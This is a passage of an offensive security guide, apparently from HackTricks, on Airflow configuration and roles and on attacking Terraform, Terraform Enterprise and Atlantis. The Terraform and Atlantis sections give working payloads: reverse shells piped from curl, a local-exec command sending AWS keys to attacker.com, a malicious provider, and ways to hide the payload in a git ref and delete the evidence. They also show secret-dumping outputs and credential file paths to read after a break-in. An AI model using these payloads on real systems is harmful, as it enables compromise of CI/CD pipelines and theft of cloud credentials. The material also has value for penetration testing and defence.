  - `airflow.api.auth.backend.default` : **Everyone can** access it without authentication
  - `airflow.api.auth.backend.kerberos_auth` : To configure **kerberos authentication**
  - `airflow.api.auth.backend.basic_auth` : For **basic authentication**
  - `airflow.composer.api.backend.composer_auth` : Uses composers authentication (GCP) (from [here](#)).
    - `composer_auth_user_registration_role` : This indicates the **role** the **composer user** will get inside **airflow** (**Op** by default).
  - You can also **create your own authentication** method with python.
- `google_key_path` : Path to the **GCP service account key**

## [atlas]

- `password` : Atlas password
- `username` : Atlas username

## [celery]

- `flower_basic_auth` : Credentials  
*(user1:password1,user2:password2)*
- `result_backend` : Postgres url which may contain **credentials**.
- `ssl_cacert` : Path to the cacert
- `ssl_cert` : Path to the cert
- `ssl_key` : Path to the key

## [core]

- `dag_discovery_safe_mode` : Enabled by default. When discovering DAGs, ignore any files that don't contain the strings `DAG` and `airflow` .
- `fernet_key` : Key to store encrypted variables (symmetric)
- `hide_sensitive_var_conn_fields` : Enabled by default, hide sensitive info of connections.
- `security` : What security module to use (for example kerberos)

## [dask]

- `tls_ca` : Path to ca
- `tls_cert` : Part to the cert
- `tls_key` : Part to the tls key

## [kerberos]

- `ccache` : Path to ccache file
- `forwardable` : Enabled by default

## [logging]

- `google_key_path` : Path to GCP JSON creds.

## [secrets]

- `backend` : Full class name of secrets backend to enable
- `backend_kwargs` : The backend\_kwargs param is loaded into a dictionary and passed to `init` of secrets backend class.

## [smtp]

- `smtp_password` : SMTP password
- `smtp_user` : SMTP user

## [webserver]

- `cookie_samesite` : By default it's **Lax**, so it's already the weakest possible value
- `cookie_secure` : Set **secure flag** on the session cookie
- `expose_config` : By default is False, if true, the **config** can be **read** from the web **console**
- `expose_stacktrace` : By default it's True, it will show **python tracebacks** (potentially useful for an attacker)
- `secret_key` : This is the **key used by flask to sign the cookies** (if you have this you can **impersonate any user in Airflow**)
- `web_server_ssl_cert` : **Path** to the **SSL cert**

- `web_server_ssl_key` : Path to the SSL Key
- `x_frame_enabled` : Default is **True**, so by default clickjacking isn't possible

## Web Authentication

By default **web authentication** is specified in the file

`webserver_config.py` and is configured as

```
AUTH_TYPE = AUTH_DB
```

Which means that the **authentication is checked against the database**.

However, other configurations are possible like

```
AUTH_TYPE = AUTH_OAUTH
```

To leave the **authentication to third party services**.

However, there is also an option to **allow anonymous users access**, setting the following parameter to the **desired role**:

```
AUTH_ROLE_PUBLIC = 'Admin'
```

**Support HackTricks and get benefits!**

# Airflow RBAC

**Support HackTricks and get benefits!**

# RBAC

Airflow ships with a **set of roles by default**: **Admin**, **User**, **Op**, **Viewer**, and **Public**. Only **Admin** users could **configure/alter the permissions for other roles**. But it is not recommended that **Admin** users alter these default roles in any way by removing or adding permissions to these roles.

- **Admin** users have all possible permissions.
- **Public** users (anonymous) don't have any permissions.
- **Viewer** users have limited viewer permissions (only read). It **cannot see the config**.
- **User** users have **Viewer** permissions plus additional user permissions that allows him to manage DAGs a bit. He **can see the config file**
- **Op** users have **User** permissions plus additional op permissions.

Note that **admin** users can **create more roles** with more **granular permissions**.

Also note that the only default role with **permission to list users and roles** is **Admin**, **not even Op** is going to be able to do that.

## Default Permissions

These are the default permissions per default role:

- **Admin**

[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on Roles, can read on Permissions, can delete on Roles, can edit on Roles, can create on Roles, can read on Users, can create on Users, can edit on Users, can delete on Users, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs, can read on Task Reschedules, menu access on Task Reschedules, can read on Triggers, menu access on Triggers, can read on Passwords, can edit on Passwords, menu access on List Users, menu access on Security, menu access on List Roles, can read on User Stats Chart, menu access on User's Statistics, menu access on Base Permissions, can read on View Menus,

menu access on Views/Menus, can read on Permission Views, menu access on Permission on Views/Menus, can get on MenuApi, menu access on Providers, can create on XComs]

- **Op**

[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs]

- **User**

[can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances]

- **Viewer**

[can read on DAGs, can read on DAG Runs, can read on Task Instances, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances]

- **Public**

[]

**Support HackTricks and get benefits!**

# **Terraform Security**


**Support HackTricks and get benefits!**

# Basic Information

HashiCorp Terraform is an **infrastructure as code tool** that lets you define both **cloud and on-prem resources** in human-readable configuration files that you can version, reuse, and share. You can then use a consistent workflow to provision and manage all of your infrastructure throughout its lifecycle. Terraform can manage low-level components like compute, storage, and networking resources, as well as high-level components like DNS entries and SaaS features.

## How does Terraform work?


Terraform creates and manages resources on cloud platforms and other services through their application programming interfaces (APIs). Providers enable Terraform to work with virtually any platform or service with an accessible API.



HashiCorp and the Terraform community have already written **more than 1700 providers** to manage thousands of different types of resources and services, and this number continues to grow. You can find all publicly available providers on the [Terraform Registry](#), including Amazon Web Services (AWS), Azure, Google Cloud Platform (GCP), Kubernetes, Helm, GitHub, Splunk, DataDog, and many more.

The core Terraform workflow consists of three stages:

- **Write:** You define resources, which may be across multiple cloud providers and services. For example, you might create a configuration to deploy an application on virtual machines in a Virtual Private Cloud (VPC) network with security groups and a load balancer.
- **Plan:** Terraform creates an execution plan describing the infrastructure it will create, update, or destroy based on the existing infrastructure and your configuration.
- **Apply:** On approval, Terraform performs the proposed operations in the correct order, respecting any resource dependencies. For example, if you update the properties of a VPC and change the number of virtual machines in that VPC, Terraform will recreate the VPC before scaling the virtual machines.



## Terraform Enterprise

Terraform Enterprise allows you to **run commands** such as `terraform plan` or `terraform apply` remotely in a **self-hosted version of Terraform Cloud**. Therefore, if you find the **API key** to access that Terraform server, you can **compromise it**. For more info check:

[terraform-enterprise-security.md](#)

# Terraform Lab

Just install terraform in your computer.

Here you have a [guide](#) and here you have the [best way to download terraform](#).

# RCE in Terraform

Terraform **doesn't have a platform exposing a web page or a network service** we can enumerate, therefore, the only way to compromise terraform is to **be able to add/modify terraform configuration files**.

However, terraform is a **very sensitive component** to compromise because it will have **privileged access** to different locations so it can work properly.

The main way for an attacker to be able to compromise the system where terraform is running is to **compromise the repository that stores terraform configurations**, because at some point they are going to be **interpreted**.

Actually, there are solutions out there that **execute terraform plan/apply automatically after a PR** is created, such as **Atlantis**:

[atlantis-security.md](#)

If you are able to compromise a terraform file there are different ways you can perform RCE when someone executed `terraform plan` or `terraform apply` .

## Terraform plan

Terraform plan is the **most used command** in terraform and developers/solutions using terraform call it all the time, so the **easiest way to get RCE** is to make sure you poison a terraform config file that will

execute arbitrary commands in a `terraform plan`.

## Using an external provider

Terraform offers the [external provider](#) which provides a way to interface between Terraform and external programs. You can use the `external` data source to run arbitrary code during a `plan`.

Injecting in a terraform config file something like the following will execute a rev shell when executing `terraform plan`:

```
data "external" "example" {
  program = ["sh", "-c", "curl https://reverse-
shell.sh/8.tcp.ngrok.io:12946 | sh"]
}
```

## Using a custom provider

Anyone can write a [custom provider](#) and publish it to the [Terraform Registry](#). You could also try to pull a custom provider from a private registry.

That's it:

- write a custom provider than runs some malicious code (like exfiltrating credentials or customer data)
  - publish it to the Terraform Registry
  - add the provider to the Terraform code in a feature branch
  - open a PR for the feature branch

```
terraform {
    required_providers {
        evil = {
            source  = "evil/evil"
            version = "1.0"
        }
    }
}

provider "evil" {}
```

Since the provider will be pulled in during the `init` and run some code during the `plan`, you have arbitrary code execution.

You can find an example in <https://github.com/rung/terraform-provider-cmdexec>

## Using an external reference

Both mentioned options are useful but not very stealthy (the second is more stealthy but more complex than the first one). You can perform this attack even in a **stealthier way**, by following this suggestions:

- Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:

```
module "not_rev_shell" {
  source =
"git@github.com:carlospolop/terraform_external_module_rev_shell
//modules"
}
```

You can find the rev shell code in

[https://github.com/carlospolop/terraform\\_external\\_module\\_rev\\_shell/tree/main/modules](https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules)

- In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like:

```
git@github.com:carlospolop/terraform_external_module_rev_shell
//modules?ref=b401d2b
```

## Terraform Apply

Terraform apply will be executed to apply all the changes, you can also abuse it to obtain RCE injecting **a malicious Terraform file with local-exec**. \*\*\*\*You just need to make sure some payload like the following ones ends in the `main.tf` file:

```
// Payload 1 to just steal a secret
resource "null_resource" "secret_stealer" {
  provisioner "local-exec" {
    command = "curl https://attacker.com?
access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
  }
}

// Payload 2 to get a rev shell
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "sh -c 'curl https://reverse-
shell.sh/8.tcp.ngrok.io:12946 | sh'"
  }
}
```

Follow the **suggestions from the previous technique** to perform this attack in a **stealthier way using external references**.

# Secrets Dumps

You can have **secret values used by terraform dumped** running `terraform apply` by adding to the terraform file something like:

```
output "dotoken" {
  value = nonsensitive(var.do_token)
}
```

# Audit Tools

- [tfsec](#): tfsec uses static analysis of your terraform code to spot potential misconfigurations.
- [terascan](#): Terrascan is a static code analyzer for Infrastructure as Code.

# References

- [Atlantis Security](#)
- <https://alex.kaskaso.li/post/terraform-plan-rce>

**Support HackTricks and get benefits!**

# **Terraform Enterprise Security**

**Support HackTricks and get benefits!**

# Basic Information

[Terraform Enterprise](#) is hashicorp self-hosted distribution of [Terraform Cloud](#). It offers enterprises a **private instance of the Terraform Cloud application**, with no resource limits and with additional enterprise-grade architectural features like audit logging and SAML single sign-on.

"By default, Terraform Enterprise **does not prevent Terraform operations from accessing the instance metadata service**, which may contain IAM credentials or other sensitive data" ([source](#))

While the focus of this article is on targeting the metadata service, it is worth noting that gaining code execution inside a Terraform run may provide other avenues for attack. For example, environment variables could be leaked which may contain sensitive credentials.

# Remote Terraform Execution

Terraform Cloud runs Terraform on **disposable virtual machines in its own cloud infrastructure** by default. You can leverage [Terraform Cloud Agents](#) to run Terraform on **your own isolated, private, or on-premises infrastructure**. Remote Terraform execution is sometimes referred to as "remote operations."

Therefore, with an API key to contact Terraform Enterprise it's possible to **execute arbitrary code in a container in the cloud**.

[Terraform API Tokens](#) can be identified by the `.atlasv1.` substring. They are usually located in `~/.terraform.d/` but attacking CI/CD platforms and clouds you might find them in secrets or env variables.

You can use this token to **find the Organization**:

```
curl -H "Authorization: Bearer $TERRAFORM_ENTERPRISE_TOKEN"  
https://<terra_enterprise_inst>/api/v2/organizations | jq
```

and with this info find the Workspace:

```
curl -H "Authorization: Bearer $TERRAFORM_ENTERPRISE_TOKEN"  
https://<terra_enterprise_inst>/api/v2/organizations/<org-id>/workspaces | jq
```

Now you need to create a config to communicate with the terraform Enterprise backend. Just get [this example](#) and **add a `hostname`** with the hostname of the Terraform Enterprise instance:

`backend_config.tf`

```
terraform {
  backend "remote" {
    hostname = "{ ${TFE_HOSTNAME} }"
    organization = "{ ${ORGANIZATION_NAME} }"

    workspaces {
      name = "{ ${WORKSPACE_NAME} }"
    }
  }
}
```

Initialise your terraform to use the Terraform Enterprise token

```
terraform init --backend-
config="token=$TERRAFORM_ENTERPRISE_TOKEN"

# Check if it was correctly initialized
terraform state list
```

Now that you have **Terraform configured to contact the Enterprise backend** you can just follow the section [RCE in Terraform](#) from:

.

## Pivoting

As it was previously mentioned, Terraform Enterprise Infra may run in any machine/cloud provider using agents. Therefore, if you can execute code in this machine, you could gather **cloud credentials from the metadata endpoint** ([IAM](#), [user data...](#)). Moreover, check the **filesystem** and **environment variables** for other potential secrets and API keys.\ Also, don't forget to **check the network** where the machine is located.

# Protections

## Disabling Remote Operations

Many of Terraform Cloud's features rely on remote execution and are not available when using local operations. This includes features like Sentinel policy enforcement, cost estimation, and notifications.

You can disable remote operations for any workspace by changing its [Execution Mode](#) to **Local**. This causes the workspace to act only as a remote backend for Terraform state, with all execution occurring on your own workstations or continuous integration workers.

### Restrict Terraform Build Worker Metadata Access

By default, Terraform Enterprise does not prevent Terraform operations from accessing the instance metadata service, which may contain IAM credentials or other sensitive data. Refer to [AWS](#), [Azure](#), or [Google Cloud](#) documentation for more information on this service.

# References

- <https://developer.hashicorp.com/terraform/enterprise>
- <https://developer.hashicorp.com/terraform/cloud-docs/run/remote-operations#disabling-remote-operations>
- [https://hackingthe.cloud/terraform/terraform\\_enterprise\\_metadata\\_service/](https://hackingthe.cloud/terraform/terraform_enterprise_metadata_service/)
- <https://developer.hashicorp.com/terraform/enterprise/system-overview/security-model#restrict-terraform-build-worker-metadata-access>

**Support HackTricks and get benefits!**

# **Atlantis Security**

**Support HackTricks and get benefits!**

# **Basic Information**

Atlantis basically helps you to run terraform from Pull Requests from your git server.



# Local Lab

1. Go to the **atlantis releases page** in  
<https://github.com/runatlantis/atlantis/releases> and **download** the one that suits you.
2. Create a **personal token** (with repo access) of your **github** user
3. Execute `./atlantis testdrive` and it will create a **demo repo** you can use to **talk to atlantis**
  - i. You can access the web page in 127.0.0.1:4141

# Atlantis Access

## Git Server Credentials

Atlantis support several git hosts such as **Github**, **Gitlab**, **Bitbucket** and **Azure DevOps**. However, in order to access the repos in those platforms and perform actions, it needs to have some **privileged access granted to them** (at least write permissions). [The docs](#) encourage to create a user in these platform specifically for Atlantis, but some people might use personal accounts.

In any case, from an attackers perspective, the **Atlantis account** is going to be one very **interesting to compromise**.

## Webhooks

Atlantis uses optionally [Webhook secrets](#) to validate that the **webhooks** it receives from your Git host are **legitimate**.

One way to confirm this would be to **allowlist requests to only come from the IPs** of your Git host but an easier way is to use a Webhook Secret.

Note that unless you use a private github or bitbucket server, you will need to expose webhook endpoints to the Internet.

Atlantis is going to be **exposing webhooks** so the git server can send it information. From an attackers perspective it would be interesting to know **if you can send it messages**.

## Provider Credentials

Atlantis runs Terraform by simply **executing `terraform plan` and `apply`** commands on the server **Atlantis is hosted on**. Just like when you run Terraform locally, Atlantis needs credentials for your specific provider.

It's up to you how you **provide credentials** for your specific provider to Atlantis:

- The Atlantis [Helm Chart](#) and [AWS Fargate Module](#) have their own mechanisms for provider credentials. Read their docs.
- If you're running Atlantis in a cloud then many clouds have ways to give cloud API access to applications running on them, ex:
  - [AWS EC2 Roles](#) (Search for "EC2 Role")
  - [GCE Instance Service Accounts](#)
- Many users set environment variables, ex. `AWS_ACCESS_KEY` , where Atlantis is running.
- Others create the necessary config files, ex. `~/.aws/credentials` , where Atlantis is running.
- Use the [HashiCorp Vault Provider](#) to obtain provider credentials.

The **container** where **Atlantis is running** will highly probably **contain privileged credentials** to the providers (AWS, GCP, Github...) that Atlantis is managing via Terraform.

## Web Page

By default Atlantis will run a **web page in the port 4141 in localhost**. This page just allows you to enable/disable atlantis apply and check the plan status of the repos and unlock them (it doesn't allow to modify things, so it isn't that useful).

You probably won't find it exposed to the internet, but it looks like by default **no credentials are needed** to access it (and if they are

```
atlantis : atlantis
```

are the **default** ones).

# Server Configuration

Configuration to `atlantis server` can be specified via command line flags, environment variables, a config file or a mix of the three.

- You can find [here the list of flags](#) supported by Atlantis server
- You can find [here how to transform a config option into an env var](#)

Values are **chosen in this order**:

1. Flags
2. Environment Variables
3. Config File

Note that in the configuration you might find interesting values such as **tokens and passwords**.

# Repos Configuration

Some configurations affects **how the repos are managed**. However, it's possible that **each repo require different settings**, so there are ways to specify each repo. This is the priority order:

1. Repo `/atlantis.yml` file. This file can be used to specify how atlantis should treat the repo. However, by default some keys cannot be specified here without some flags allowing it.
  - i. Probably required to be allowed by flags like  
`allowed_overrides` or `allow_custom_workflows`

2. **Server Side Config**: You can pass it with the flag `--repo-config` and it's a yaml configuring new settings for each repo (regexes supported)
3. **Default** values

## PR Protections

Atlantis allows to indicate if you want the **PR** to be `approved` by somebody else (even if that isn't set in the branch protection) and/or be `mergeable` (branch protections passed) **before running apply**. From a security point of view, to set both options a recommended.

In case `allowed_overrides` is True, these setting can be **overwritten on each project by the `/atlantis.yml` file**.

## Scripts

The repo config can **specify scripts** to run **before** (*pre workflow hooks*) and **after** (*post workflow hooks*) a **workflow is executed**.

There isn't any option to allow **specifying** these scripts in the `repo /atlantis.yml` file.

## Workflow

In the repo config (server side config) you can **specify a new default workflow**, or **create new custom workflows**. You can also **specify** which **repos** can **access** the **new** ones generated. Then, you can allow the

**atlantis.yaml** file of each repo to **specify the workflow to use**.

If the **server side config** flag `allow_custom_workflows` is set to **True**, workflows can be **specified** in the `atlantis.yaml` file of each repo. It's also potentially needed that `allowed_overrides` specifies also `workflow` to **override the workflow** that is going to be used. This will basically give **RCE in the Atlantis server to any user that can access that repo**.

```
# atlantis.yaml
version: 3
projects:
- dir: .
  workflow: custom1
workflows:
  custom1:
    plan:
      steps:
        - init
        - run: my custom plan command
    apply:
      steps:
        - run: my custom apply command
```

## Conftest Policy Checking

Atlantis supports running **server-side conftest policies** against the plan output. Common usecases for using this step include:

- Denying usage of a list of modules
- Asserting attributes of a resource at creation time
- Catching unintentional resource deletions

- Preventing security risks (ie. exposing secure ports to the public)

You can check how to configure it in [the docs](#).

# Atlantis Commands

[In the docs](#) you can find the options you can use to run Atlantis:

```
# Get help
atlantis help

# Run terraform plan
atlantis plan [options] -- [terraform plan flags]
##Options:
## -d directory
## -p project
## --verbose
## You can also add extra terraform options

# Run terraform apply
atlantis apply [options] -- [terraform apply flags]
##Options:
## -d directory
## -p project
## -w workspace
## --auto-merge-disabled
## --verbose
## You can also add extra terraform options
```

# Attacks

If during the exploitation you find this **error**: Error: Error acquiring the state lock

You can fix it by running:

```
atlantis unlock #You might need to run this in a different PR  
atlantis plan --lock=false
```

## Atlantis plan RCE - Config modification in new PR

If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can \*\*execute `atlantis plan` \*\* (or maybe it's automatically executed) **you will be able to RCE inside the Atlantis server.**

You can do this by making [Atlantis load an external data source](#). Just put a payload like the following in the `main.tf` file:

```
data "external" "example" {  
  program = ["sh", "-c", "curl https://reverse-  
shell.sh/8.tcp.ngrok.io:12946 | sh"]  
}
```

## Stealthier Attack

You can perform this attack even in a **stealthier way**, by following this suggestions:

- Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:

```
module "not_rev_shell" {
  source =
  "git@github.com:carlospolop/terraform_external_module_rev_shell
  //modules"
}
```

You can find the rev shell code in

[https://github.com/carlospolop/terraform\\_external\\_module\\_rev\\_shell/tree/main/modules](https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules)

- In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like:

```
git@github.com:carlospolop/terraform_external_module_rev_shell
//modules?ref=b401d2b
```

- **Instead** of creating a **PR to master** to trigger Atlantis, **create 2 branches** (test1 and test2) and create a **PR from one to the other**. When you have completed the attack, just **remove the PR and the branches**.

## Atlantis plan Secrets Dump

You can **dump secrets used by terraform** running `atlantis plan` (`terraform plan`) by putting something like this in the terraform file:

```
output "dotoken" {
    value = nonsensitive(var.do_token)
}
```

## Atlantis apply RCE - Config modification in new PR

If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can **execute atlantis apply you will be able to RCE inside the Atlantis server.**

However, you will usually need to bypass some protections:

- **Mergeable:** If this protection is set in Atlantis, you can only run **atlantis apply if the PR is mergeable** (which means that the branch protection need to be bypassed).
  - Check potential **branch protections bypasses**
- **Approved:** If this protection is set in Atlantis, some **other user must approve the PR** before you can run **atlantis apply**
  - By default you can abuse the **Gitbot token to bypass this protection**

Running **terraform apply on a malicious Terraform file with local-exec**. You just need to make sure some payload like the following ones ends in the **main.tf** file:

```
// Payload 1 to just steal a secret
resource "null_resource" "secret_stealer" {
    provisioner "local-exec" {
        command = "curl https://attacker.com?
access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
    }
}

// Payload 2 to get a rev shell
resource "null_resource" "rev_shell" {
    provisioner "local-exec" {
        command = "sh -c 'curl https://reverse-
shell.sh/8.tcp.ngrok.io:12946 | sh'"
    }
}
```

Follow the **suggestions from the previous technique** to perform this attack in a **stealthier way**.

## Terraform Param Injection

When running `atlantis plan` or `atlantis apply` terraform is being run under-needs, you can pass commands to terraform from atlantis commenting something like:

```
atlantis plan -- <terraform commands>
atlantis plan -- -h #Get terraform plan help

atlantis apply -- <terraform commands>
atlantis apply -- -h #Get terraform apply help
```

Something you can pass are env variables which might be helpful to bypass some protections. Check terraform env vars in  
<https://www.terraform.io/cli/config/environment-variables>

## Custom Workflow

Running **malicious custom build commands** specified in an `atlantis.yaml` file. Atlantis uses the `atlantis.yaml` file from the pull request branch, **not** of `master`. This possibility was mentioned in a previous section:

If the **server side config** flag `allow_custom_workflows` is set to **True**, workflows can be **specified** in the `atlantis.yaml` file of each repo. It's also potentially needed that `allowed_overrides` specifies also `workflow` to **override the workflow** that is going to be used.

This will basically give **RCE in the Atlantis server to any user that can access that repo**.

```
# atlantis.yaml
version: 3
projects:
- dir: .
  workflow: custom1
workflows:
  custom1:
    plan:
      steps:
        - init
        - run: my custom plan command
    apply:
      steps:
        - run: my custom apply command
```

## Bypass plan/apply protections

If the **server side config** flag `allowed_overrides` *has* `apply_requirements` configured, it's possible for a repo to **modify the plan/apply protections to bypass them**.


```
repos:
- id: /.*/
  apply_requirements: []
```

## PR Hijacking

If someone sends **atlantis plan/apply comments on your valid pull requests**, it will cause terraform to run when you don't want it to.

Moreover, if you don't have configured in the **branch protection** to ask to **reevaluate** every PR when a **new commit is pushed** to it, someone could **write malicious configs** (check previous scenarios) in the terraform config, run `atlantis plan/apply` and gain RCE.

This is the **setting** in Github branch protections:



**Dismiss stale pull request approvals when new commits are pushed**  
New reviewable commits pushed to a matching branch will dismiss pull request review approvals.

## Webhook Secret

If you manage to **steal the webhook secret** used or if there **isn't any webhook secret** being used, you could **call the Atlantis webhook** and **invoke atlatis commands** directly.

## Bitbucket

Bitbucket Cloud does **not support webhook secrets**. This could allow attackers to **spoof requests from Bitbucket**. Ensure you are allowing only Bitbucket IPs.

- This means that an **attacker** could make **fake requests to Atlantis** that look like they're coming from Bitbucket.
- If you are specifying `--repo-allowlist` then they could only fake requests pertaining to those repos so the most damage they could do would be to `plan/apply` on your own repos.
- To prevent this, allowlist [Bitbucket's IP addresses](#) (see Outbound IPv4 addresses).

# Post-Exploitation

If you managed to get access to the server or at least you got a LFI there are some interesting things you should try to read:

- `/home/atlantis/.git-credentials` Contains vcs access credentials
- `/atlantis-data/atlantis.db` Contains vcs access credentials with more info
- `/atlantis-data/repos/<org_name> / <repo_name>/<pr_num>/<workspace>/<path_to_dir>/.terraform/terraform.tfstate` Terraform stated file
  - Example: `/atlantis-data/repos/ghOrg/_myRepo/20/default/env/prod/.terraform/terraform.tfstate`
- `/proc/1/environ` Env variables
- `/proc/[2-20]/cmdline` Cmd line of `atlantis server` (may contain sensitive data)

# Mitigations

## Don't Use On Public Repos

Because anyone can comment on public pull requests, even with all the security mitigations available, it's still dangerous to run Atlantis on public repos without proper configuration of the security settings.

